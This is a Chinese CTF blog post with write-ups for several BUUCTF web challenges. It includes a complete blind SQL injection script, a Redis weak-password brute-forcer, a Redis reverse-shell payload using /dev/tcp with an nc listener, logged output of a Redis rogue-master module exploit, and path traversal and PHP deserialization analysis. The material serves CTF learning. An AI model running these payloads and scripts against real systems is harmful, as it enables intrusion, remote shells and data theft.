BUUCTF笔记之Web系列部分WriteUp（五）

原创

KogRow 于 2021-07-23 22:45:59 发布 984 收藏 2

分类专栏： CTF web安全 文章标签： CTF

本文链接：https://blog.csdn.net/shuaicenglou3032/article/details/119045710

1.[GWCTF 2019]枯燥的抽奖

查看源码得到check.php，访问得到代码：

```php
<?php
#这不是抽奖程序的源代码！不许看！
header("Content-Type: text/html;charset=utf-8");
session_start();
if(!isset($_SESSION['seed'])){
$_SESSION['seed']=rand(0,999999999);
}
mt_srand($_SESSION['seed']);
$str_long1 = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
$str='';
$len1=20;
for ( $i = 0; $i < $len1; $i++ ){
    $str.=substr($str_long1, mt_rand(0, strlen($str_long1) - 1), 1);
}
$str_show = substr($str, 0, 10);
echo "<p id='p1'>".$str_show."</p>";
if(isset($_POST['num'])){
    if($_POST['num']===$str){x
        echo "<p id=flag>抽奖，就是那么枯燥且无味，给你flag{xxxxxxxxx}</p>";
    }
    else{
        echo "<p id=flag>没抽中哦，再试试吧</p>";
    }
}
show_source("check.php");
```

审计：
先检查session里面是否有随机种子seed，要是没有则使用rand函数生成一个随机种子。
然后使用mt_srand函数根据随机种子seed生成一个随机数。
接下来生成一个随机字符串$str。然后向前端输出$str的前10位。
最后要求输入一个num，若num与str相等则给flag。
每一次调用mt_rand()函数的时候，都会检查一下系统有没有播种。（播种是由mt_srand()函数完成的），当随机种子生成后，后面生成的随机数都会根据这个随机种子生成。
所以我们要考虑根据题目给出的前10位爆破随机种子seed，然后使用这个种子得到完整的str去拿flag。
先上脚本把数据转换成php_mt_seed能识别的格式：

```
str1='abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ'
str2='6QzPslskVa'
str3 = str1[::-1]
length = len(str2)
res=''
for i in range(len(str2)):
    for j in range(len(str1)):
        if str2[i] == str1[j]:
            res+=str(j)+' '+str(j)+' '+'0'+' '+str(len(str1)-1)+' '
            break
print res
```

这里要补一波php_mt_seed的使用：
在最简单的调用模式下，它能通过mt_rand第一次输出的值寻找mt_rand的seed，在更高级的模式中它能匹配不是第一次输出的和不明确具体输出的情况。
mt_rand函数的算法从PHP 3.0.6开始就一直在变化，php_mt_seed 4.0 支持以下几个大的版本： PHP 3.0.7 to 5.2.0，PHP 5.2.1 to 7.0.x， and PHP 7.1.0+
php_mt_seed基于命令行运行，命令行可以使用1，2，4或者更多的参数。这些参数需要详细说明mt_rand()的输出。
一个参数的情况
当只有一个参数的时候，这个参数代表mt_rand第一次输出的值。
两个参数
当有两个参数的时候，他们代表mt_rand第一次输出应该位于什么区间内。
第一个参数为最小值，第二个参数为最大值。
四个参数（高级模式）
前两个参数表示mt_rand第一次输出的区间，后两个参数表示mt_rand输出的区间。
多于五个参数（高级模式）
每四个参数一组，但是最后一组可以是1，2或4个参数。每一组引用对应的输出。

由上述代码得到：
6 6 0 61 57 57 0 61 32 32 0 61 33 33 0 61 15 15 0 61 32 32 0 61 10 10 0 61 15 15 0 61 50 50 0 61 10 10 0 61
这里有40个数，四个一组，共10组。具体怎么来的，就是根据题目的生成代码逆推。
然后放进工具爆破得到种子为492074357：

```
pwn@ubuntu:~/php_mt_seed-4.0/php_mt_seed-4.0$ ./php_mt_seed 6 6 0 61 57 57 0 61
32 32 0 61 33 33 0 61 15 15 0 61 32 32 0 61 10 10 0 61 15 15 0 61 50 50 0 61 10
10 0 61
Pattern: EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 E
XACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62
Version: 3.0.7 to 5.2.0
Found 0, trying 0xfc000000 - 0xffffffff, speed 1565.9 Mseeds/s
Version: 5.2.1+
Found 0, trying 0x1c000000 - 0x1dffffff, speed 61.1 Mseeds/s
seed = 0x1d547575 = 492074357 (PHP 7.1.0+)
Found 1, trying 0xfe000000 - 0xffffffff, speed 61.2 Mseeds/s
Found 1
```

根据种子生成str(这里PHP版本要大于等于7.1):

提交得到flag。

2.[BSidesCF 2019]Futurella

从来没这么无语过。这题点开源码就能看到flag。出题人是真善良啊

3.[CISCN2019 华北赛区 Day1 Web2]ikun

参考：pickle反序列化初探

这题是python的反序列化漏洞，具体原理参考上面的文章。

4.[WUSTCTF2020]颜值成绩查询

这题就是一个盲注，没有过滤任何关键字


payload:http://76bf79d4-aa8f-4244-85bb-f6a852e60591.node4.buuoj.cn:81/?stunum=8||(if((database()=%27ctf%27),1=2,1=1))–+


得到数据库名为ctf。

payload:http://76bf79d4-aa8f-4244-85bb-f6a852e60591.node4.buuoj.cn:81/?stunum=8||(if((62=ASCII((SELECT(SUBSTR(GROUP_CONCAT(table_name),8,1))FROM(information_schema.tables)WHERE(table_schema=‘ctf’)))),1=2,1=1))

发现有2张表：flag,score。

读取flag表的value字段数据得到flag.





完整python2代码如下：


理论上这种没有任何过滤的题可以直接sqlmap一把梭，但做题的意义在于提高自己，因此手写代码注入。

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import requests
# 主函数
def main():
    url = "http://76bf79d4-aa8f-4244-85bb-f6a852e60591.node4.buuoj.cn:81/"
    HX = "exists"
    get_databasename_HX(url, HX)
    get_tablename_HX(url,HX,'ctf')
    get_columnname_HX(url,HX,'flag')
    get_table_data_HX(url, HX, 'flag', 'value')
```

```
#根据回显盲注指定数据表指定字段的数据
def get_table_data_HX(url, HX, table_name, column_name):
    data_group_length = 0;
    for i in range(1, 64):
        payload = url + "?stunum=8||(if(("+str(i) + "=(SELECT(length(group_concat("+column_name+")))FROM("+table_name+"))"+"),1=2,1=1))"
        result = requests.get(payload)
        result.encoding = 'utf-8'
        if result.text.find(HX) != -1:
            data_group_length = i
            break
    if data_group_length == 0:
        print("读取字段长度失败，程序结束")
        return -1
    else:
        print("数据长度:"+str(data_group_length))
        data = ""
        for i in range(1, data_group_length+1):
            for j in range(32,128):
                payload = url + "?stunum=8||(if(("+str(j)+"=ASCII(SUBSTR((SELECT(GROUP_CONCAT("+column_name+"))FROM("+table_name+")),
"+str(i)+",1))"+"),1=2,1=1))"
                result = requests.get(payload)
                result.encoding = 'utf-8'
                if result.text.find(HX) != -1:
                    data += chr(j)
                    print data
#根据回显盲注指定数据表的字段名
def get_columnname_HX(url, HX, table_name):
    column_group_length = 0;
    for i in range(1, 32):
        payload = url + "?stunum=8||(if(("+str(i) + "=(SELECT(length(group_concat(column_name)))FROM(information_schema.columns)WHERE(
(table_name)=('" +table_name + "')))"+"),1=2,1=1))"
        result = requests.get(payload)
        result.encoding = 'utf-8'
        if result.text.find(HX) != -1:
            column_group_length = i
            break
    if column_group_length == 0:
        print("读取字段长度失败，程序结束")
        return  -1
    else:
        print ("列字段长：" + str(column_group_length))
        columns = ""
        for i in range(1, column_group_length + 1):
            for j in range(32, 128):
                payload = url + "?stunum=8||(if("+str(j)+"=ASCII((SELECT(SUBSTR(GROUP_CONCAT(column_name),"+str(i)+",1))FROM(informatio
n_schema.columns)WHERE((table_name)REGEXP('"+table_name+"'))))"+",1=2,1=1))"
                result = requests.get(payload)
                result.encoding = 'utf-8'
                if result.text.find(HX) != -1:
                    columns += chr(j)
                    print(columns)
                    break
        print(columns)
    return 1
#根据回显盲注获取所有数据表名
def get_tablename_HX(url, HX, db_name):
    table_group_length = 0
    for i in range(1, 32):
        payload=url+"?stunum=8||(if(((SELECT(LENGTH(GROUP_CONCAT(table_name)))FROM(information_schema.tables)WHERE(table_sche
ma='"+db_name+"'))="+str(i)+"),1=2,1=1))--+"
```

```
        result = requests.get(payload)
        result.encoding = 'utf-8'
        if result.text.find(HX) != -1:
            table_group_length = i
            break
    if table_group_length == 0:
        print ("读取数据库表失败，程序结束")
        return -1
    else:
        tables = ""
        for i in range(1, table_group_length + 1):
            for j in range(32,128):
                payload = url + "?stunum=8||(if((ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),"+str(i)+",1))="+str(j)+"),1=2,1=1))--+"
                result = requests.get(payload)
                result.encoding = 'utf-8'
                if result.text.find(HX) != -1:
                    tables+=chr(j)
                    print(tables)
                    break
        print(tables)
    return 1
# 根据回显盲注获取数据库名
# database_len_payload:获取数据库名长度的payload，自行配置
# database_name_payload:获取数据库名的payload,自行配置
# HX:命中结果时的回显
def get_databasename_HX(url, HX):
    db_name = ""
    database_len = 0  # 数据库名的长度
    for i in range(1, 32):
        payload = url + "?stunum=8||(if((length(database())="+str(i)+"),1=2,1=1))--+"
        result = requests.get(payload)
        result.encoding = 'utf-8'
        if result.text.find(HX) != -1:
            database_len = i
            break
    if database_len == 0:
        print("读取数据库长度失败，程序终止")
        return "-1"
    else:
        print("数据库长度为:" + str(database_len))
        for i in range(1, database_len + 1):
            for j in range(1, 128):
                payload = url + "?stunum=8||(if((ascii(substr(database(),"+str(i)+",1))="+str(j)+"),1=2,1=1))--+"
                result = requests.get(payload)
                if result.text.find(HX) != -1:
                    print("发现第" + str(i) + "位:" + chr(j))
                    db_name += chr(j)
                    break
        print("数据库名为：%s" % db_name)
        return db_name
if __name__ == '__main__':
    main()
```

5.[BSidesCF 2019]Kookie



6.[SWPU2019]Web2

自动换行


```
<html>
<head>
    <title>Deserialization</title>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<style>
.main{
    text-align: center; /
    background-color: #fff;
    border-radius: 20px;
    width: 300px;
    height: 350px;
    margin: auto;
    position: absolute;
    top: 0;
    left: 400px;
    right: ;
    bottom: 0;
}
</style>
</head>
<body>
    <p class="main" style="font-family:arial;color:black;font-size:100px;"><em>Welcome,admin</em></p>
</body>
<!--没错就是这么简洁~Red*s-->
</html>
```


[SWPU2019]Web2

100

点击启动靶机。

Instance Info



提示了redis，而且题目还给了一个端口29618，那就是暗示要从redis入手了：

```
root@kali:/home/tom# redis-cli -h ea40ea42-0426-4e5d-bf22-456db8a6979a.node4.buuoj.cn -p 29618
ea40ea42-0426-4e5d-bf22-456db8a6979a.node4.buuoj.cn:29618>
```

直接连上了redis服务。输入弱口令password 通过认证:

```
ea40ea42-0426-4e5d-bf22-456db8a6979a.node4.buuoj.cn:29618> auth 'password'
OK
ea40ea42-0426-4e5d-bf22-456db8a6979a.node4.buuoj.cn:29618> info
# Server
redis_version:4.0.14
redis_git_sha1:1e82a561
redis_git_dirty:0
redis_build_id:af2077918183b9d8
redis_mode:standalone
os:Linux 4.19.164-0419164-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:6.4.0
process_id:7
run_id:b5939e81fd4a178f4419e39edb66e6d009e2f5d7
tcp_port:6379
uptime_in_seconds:865
uptime_in_days:0
```


至于这个弱口令怎么来的，可以使用代码爆破弱口令，但网上找到的代码里面给出的弱口令不多，一个个尝试吧。这里爆破弱口令的代码也给一下：

```python
#!/usr/bin/python3
# -*- coding: utf-8 -*-
"""
@Author: 偷来的代码,原作者：r0cky
"""
import socket
import sys
passwds = ['redis','root','oracle','password','p@ssw0rd','abc123!','123456','admin','abc123']
def check(ip, port, timeout):
    try:
        socket.setdefaulttimeout(timeout)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        #print u"[INFO] connecting " + ip + u":" + port
        s.connect((ip, int(port)))
        #print u"[INFO] connected "+ip+u":"+port+u" hacking..."
        s.send("INFO\r\n")
        result = s.recv(1024)
        if "redis_version" in result:
            return u"IP:{0}存在未授权访问".format(ip)
        elif "Authentication" in result:
            for passwd in passwds:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.connect((ip, int(port)))
                s.send("AUTH %s\r\n" %(passwd))
                # print u"[HACKING] hacking to passwd --> "+passwd
                result = s.recv(1024)
                if 'OK' in result:
                    return u"IP:{0} 存在弱口令，密码：{1}".format(ip,passwd)
                else:pass
        else:pass
        s.close()
    except Exception:
        pass
if __name__ == '__main__':
    # default Port
    port="29618"
    ip = 'ea40ea42-0426-4e5d-bf22-456db8a6979a.node4.buuoj.cn'
    result = check(ip,port,timeout=10)
    print(result)
```

总之连上了redis，看到其版本为4.0.14，这里使用工具：
Redis未授权访问在4.x/5.0.5以前版本下，可以使用master/slave模式加载远程模块，通过动态链接库的方式执行任意命令。
工具在这里
还有一种反弹shell的方法：

```
root@kali:~/Desktop/test# redis-cli -h 192.168.93.128
192.168.93.128:6379> set x "bash -i >& /dev/tcp/192.168.93.170/7999 0>&1\n"
OK
192.168.93.128:6379> config set dir /var/www/html/
OK
192.168.93.128:6379> config set dbfilename ncshell
OK
192.168.93.128:6379> save
OK
192.168.93.128:6379> exit

//这里vps通过nc监听端口反弹回来的shell
nc -lvnp 7999
```

通过工具可以任意执行命令之后，执行 cat /flag.txt拿flag:

```
root@10-255-1-103:/home/redis# python3 redis-master.py -r f732adf6-8c0c-4d69-b811-ed3ca0ca537e.node4.buuoj.cn -p 29301 -l [redacted] -a password -P 8889 -
f RedisModulesSDK/exp.so -c "cat /flag.txt"
>> send data: b'*2\r\n$4\r\nAUTH\r\n$8\r\npassword\r\n'
>> receive data: b'+OK\r\n'
>> send data: b'*3\r\n$7\r\nSLAVEOF\r\n$13\r\n116.85.16.200\r\n$4\r\n8889\r\n'
>> receive data: b'+OK\r\n'
>> send data: b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$6\r\nexp.so\r\n'
>> receive data: b'+OK\r\n'
>> receive data: b'PING\r\n'
>> receive data: b'REPLCONF listening-port 6379\r\n'
>> receive data: b'REPLCONF capa eof capa psync2\r\n'
>> receive data: b'PSYNC 65f9d94b41dcdd42756919765e34093b157956b9 1\r\n'
>> send data: b'*3\r\n$6\r\nMODULE\r\n$4\r\nLOAD\r\n$8\r\n./exp.so\r\n'
>> receive data: b'+OK\r\n'
>> send data: b'*3\r\n$7\r\nSLAVEOF\r\n$2\r\nNO\r\n$3\r\nONE\r\n'
>> receive data: b'+OK\r\n'
>> send data: b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$8\r\ndump.rdb\r\n'
>> receive data: b'+OK\r\n'
>> send data: b'*2\r\n$11\r\nsystem.exec\r\n$13\r\ncat /flag.txt\r\n'
>> receive data: b'$49\r\n\x80\xedx}3\x7fflag{86f30132-4a01-4028-be5a-7c00d8fd6712}\n\r\n'
x}flag{86f30132-4a01-4028-be5a-7c00d8fd6712}

>> send data: b'*3\r\n$6\r\nMODULE\r\n$6\r\nUNLOAD\r\n$6\r\nsystem\r\n'
>> receive data: b'+OK\r\n'
```

截图(Alt + A)

https://blog.csdn.net/shuaicenglou3032

7.[SWPU2019]Web5


这题java题很值得深入研究。

访问http://158f7334-3b72-42c9-9272-a4e61541c85e.node4.buuoj.cn:81/ctfffffff/

https://www.anquanke.com/post/id/194640#h3-5

8.[CISCN2019 华北赛区 Day1 Web1]Dropbox

进去之后注册，注册之后登录，登录之后抓包分析，尝试发现下载处存在任意文件下载漏洞：



Request

Raw Params Headers Hex

```
POST /download.php HTTP/1.1
Host: 73ac4200-0953-40be-ae6b-a7306c14257b.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://73ac4200-0953-40be-ae6b-a7306c14257b.node4.buuoj.cn:81
Connection: close
Referer: http://73ac4200-0953-40be-ae6b-a7306c14257b.node4.buuoj.cn:81/index.php
Cookie: UM_distinctid=17960395e733c3-0f5fa26b81086a-4c3f2c72-1fa400-17960395e74391; PHPSESSID=c28233cf38c1ab4d73f35113a4799ae2
Upgrade-Insecure-Requests: 1

filename=../../index.php
```

Response

Raw Headers Hex

```
X-Powered-By: PHP/5.6.40
Content-Length: 1163

<?php
session_start();
if (!isset($_SESSION['login'])) {
    header("Location: login.php");
    die();
}
?>


<!DOCTYPE html>
<html>

<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<title>网盘管理</title>

<head>
    <link href="static/css/bootstrap.min.css" rel="stylesheet">
    <link href="static/css/panel.css" rel="stylesheet">
    <script src="static/js/jquery.min.js"></script>
    <script src="static/js/bootstrap.bundle.min.js"></script>
    <script src="static/js/toast.js"></script>
    <script src="static/js/panel.js"></script>
</head>

<body>
    <nav aria-label="breadcrumb">
    <ol class="breadcrumb">
        <li class="breadcrumb-item active">管理面板</li>
        <li class="breadcrumb-item active"><label for="fileInput" class="fileLabel">上传文件</label></l
        <li class="active ml-auto"><a href="#">你好 <?php echo $_SESSION['username']?></a></li>
    </ol>
</nav>
<input type="file" id="fileInput" class="hidden">
<div class="top" id="toast-container"></div>
```


把能下载的php全部下载回来。审计一下。

看看download.php（这里代码精简了一下）：

```php
<?php
include "class.php";
ini_set("open_basedir", getcwd() . ":/etc:/tmp");
chdir($_SESSION['sandbox']);
$file = new File();
$filename = (string) $_POST['filename'];
if (strlen($filename) < 40 && $file->open($filename) && stristr($filename, "flag") === false) {
    Header("Content-type: application/octet-stream");
    Header("Content-Disposition: attachment; filename=" . basename($filename));
    echo $file->close();
} else {
    echo "File not exist";
}
?>
```

再看看它包含的class.php:

```php
<?php
error_reporting(0);
$dbaddr = "127.0.0.1";
$dbuser = "root";
$dbpass = "root";
$dbname = "dropbox";
$db = new mysqli($dbaddr, $dbuser, $dbpass, $dbname);
class User {
    public $db;
    public function __construct() {
        global $db;
        $this->db = $db;
    }
    public function user_exist($username) {
        $stmt = $this->db->prepare("SELECT `username` FROM `users` WHERE `username` = ? LIMIT 1;");
```

```
        $stmt->bind_param("s", $username);
        $stmt->execute();
        $stmt->store_result();
        $count = $stmt->num_rows;
        if ($count === 0) {
            return false;
        }
        return true;
    }
    public function add_user($username, $password) {
        if ($this->user_exist($username)) {
            return false;
        }
        $password = sha1($password . "SiAchGHmFx");
        $stmt = $this->db->prepare("INSERT INTO `users` (`id`, `username`, `password`) VALUES (NULL, ?, ?);");
        $stmt->bind_param("ss", $username, $password);
        $stmt->execute();
        return true;
    }
    public function verify_user($username, $password) {
        if (!$this->user_exist($username)) {
            return false;
        }
        $password = sha1($password . "SiAchGHmFx");
        $stmt = $this->db->prepare("SELECT `password` FROM `users` WHERE `username` = ?;");
        $stmt->bind_param("s", $username);
        $stmt->execute();
        $stmt->bind_result($expect);
        $stmt->fetch();
        if (isset($expect) && $expect === $password) {
            return true;
        }
        return false;
    }
    public function __destruct() {
        $this->db->close();
    }
}
class FileList {
    private $files;
    private $results;
    private $funcs;
    public function __construct($path) {
        $this->files = array();
        $this->results = array();
        $this->funcs = array();
        $filenames = scandir($path);
        $key = array_search(".", $filenames);
        unset($filenames[$key]);
        $key = array_search("..", $filenames);
        unset($filenames[$key]);
        foreach ($filenames as $filename) {
            $file = new File();
            $file->open($path . $filename);
            array_push($this->files, $file);
            $this->results[$file->name()] = array();
        }
    }
    public function __call($func, $args) {
```

```
        array_push($this->funcs, $func);
        foreach ($this->files as $file) {
            $this->results[$file->name()][$func] = $file->$func();
        }
    }
    public function __destruct() {
        $table = '<div id="container" class="container"><div class="table-responsive"><table id="table" class="table table-bordered table-hover s
m-font">';
        $table .= '<thead><tr>';
        foreach ($this->funcs as $func) {
            $table .= '<th scope="col" class="text-center">' . htmlentities($func) . '</th>';
        }
        $table .= '<th scope="col" class="text-center">Opt</th>';
        $table .= '</thead><tbody>';
        foreach ($this->results as $filename => $result) {
            $table .= '<tr>';
            foreach ($result as $func => $value) {
                $table .= '<td class="text-center">' . htmlentities($value) . '</td>';
            }
            $table .= '<td class="text-center" filename="' . htmlentities($filename) . '"><a href="#" class="download">下载</a> / <a href="#" class="d
elete">删除</a></td>';
            $table .= '</tr>';
        }
        echo $table;
    }
}
class File {
    public $filename;
    public function open($filename) {
        $this->filename = $filename;
        if (file_exists($filename) && !is_dir($filename)) {
            return true;
        } else {
            return false;
        }
    }
    public function name() {
        return basename($this->filename);
    }
    public function size() {
        $size = filesize($this->filename);
        $units = array(' B', ' KB', ' MB', ' GB', ' TB');
        for ($i = 0; $size >= 1024 && $i < 4; $i++) $size /= 1024;
        return round($size, 2).$units[$i];
    }
    public function detele() {
        unlink($this->filename);
    }
    public function close() {
        return file_get_contents($this->filename);
    }
}
?>
```

再看看delete.php:

```php
<?php
include "class.php";
chdir($_SESSION['sandbox']);
$file = new File();
$filename = (string) $_POST['filename'];
if (strlen($filename) < 40 && $file->open($filename)) {
    $file->detele();
    Header("Content-type: application/json");
    $response = array("success" => true, "error" => "");
    echo json_encode($response);
} else {
    Header("Content-type: application/json");
    $response = array("success" => false, "error" => "File not exist");
    echo json_encode($response);
}
?>
```

File这个类里面有一个close方法可以取到数据，User类中存在close方法，并且该方法在对象销毁时执行，

同时FileList类中存在call魔术方法，并且类没有close方法。如果一个Filelist对象调用了close()方法，根据call方法的代码可以知道，文件的close方法会被执行，就可能拿到flag。

所以如果能创建一个User类对象，其db变量是一个FileList对象，对象中的文件名为flag的位置。这样的话，当user对象销毁时，db变量的close方法被执行；而db变量没有close方法，这样就会触发call魔术方法，进而变成了执行File对象的close方法。

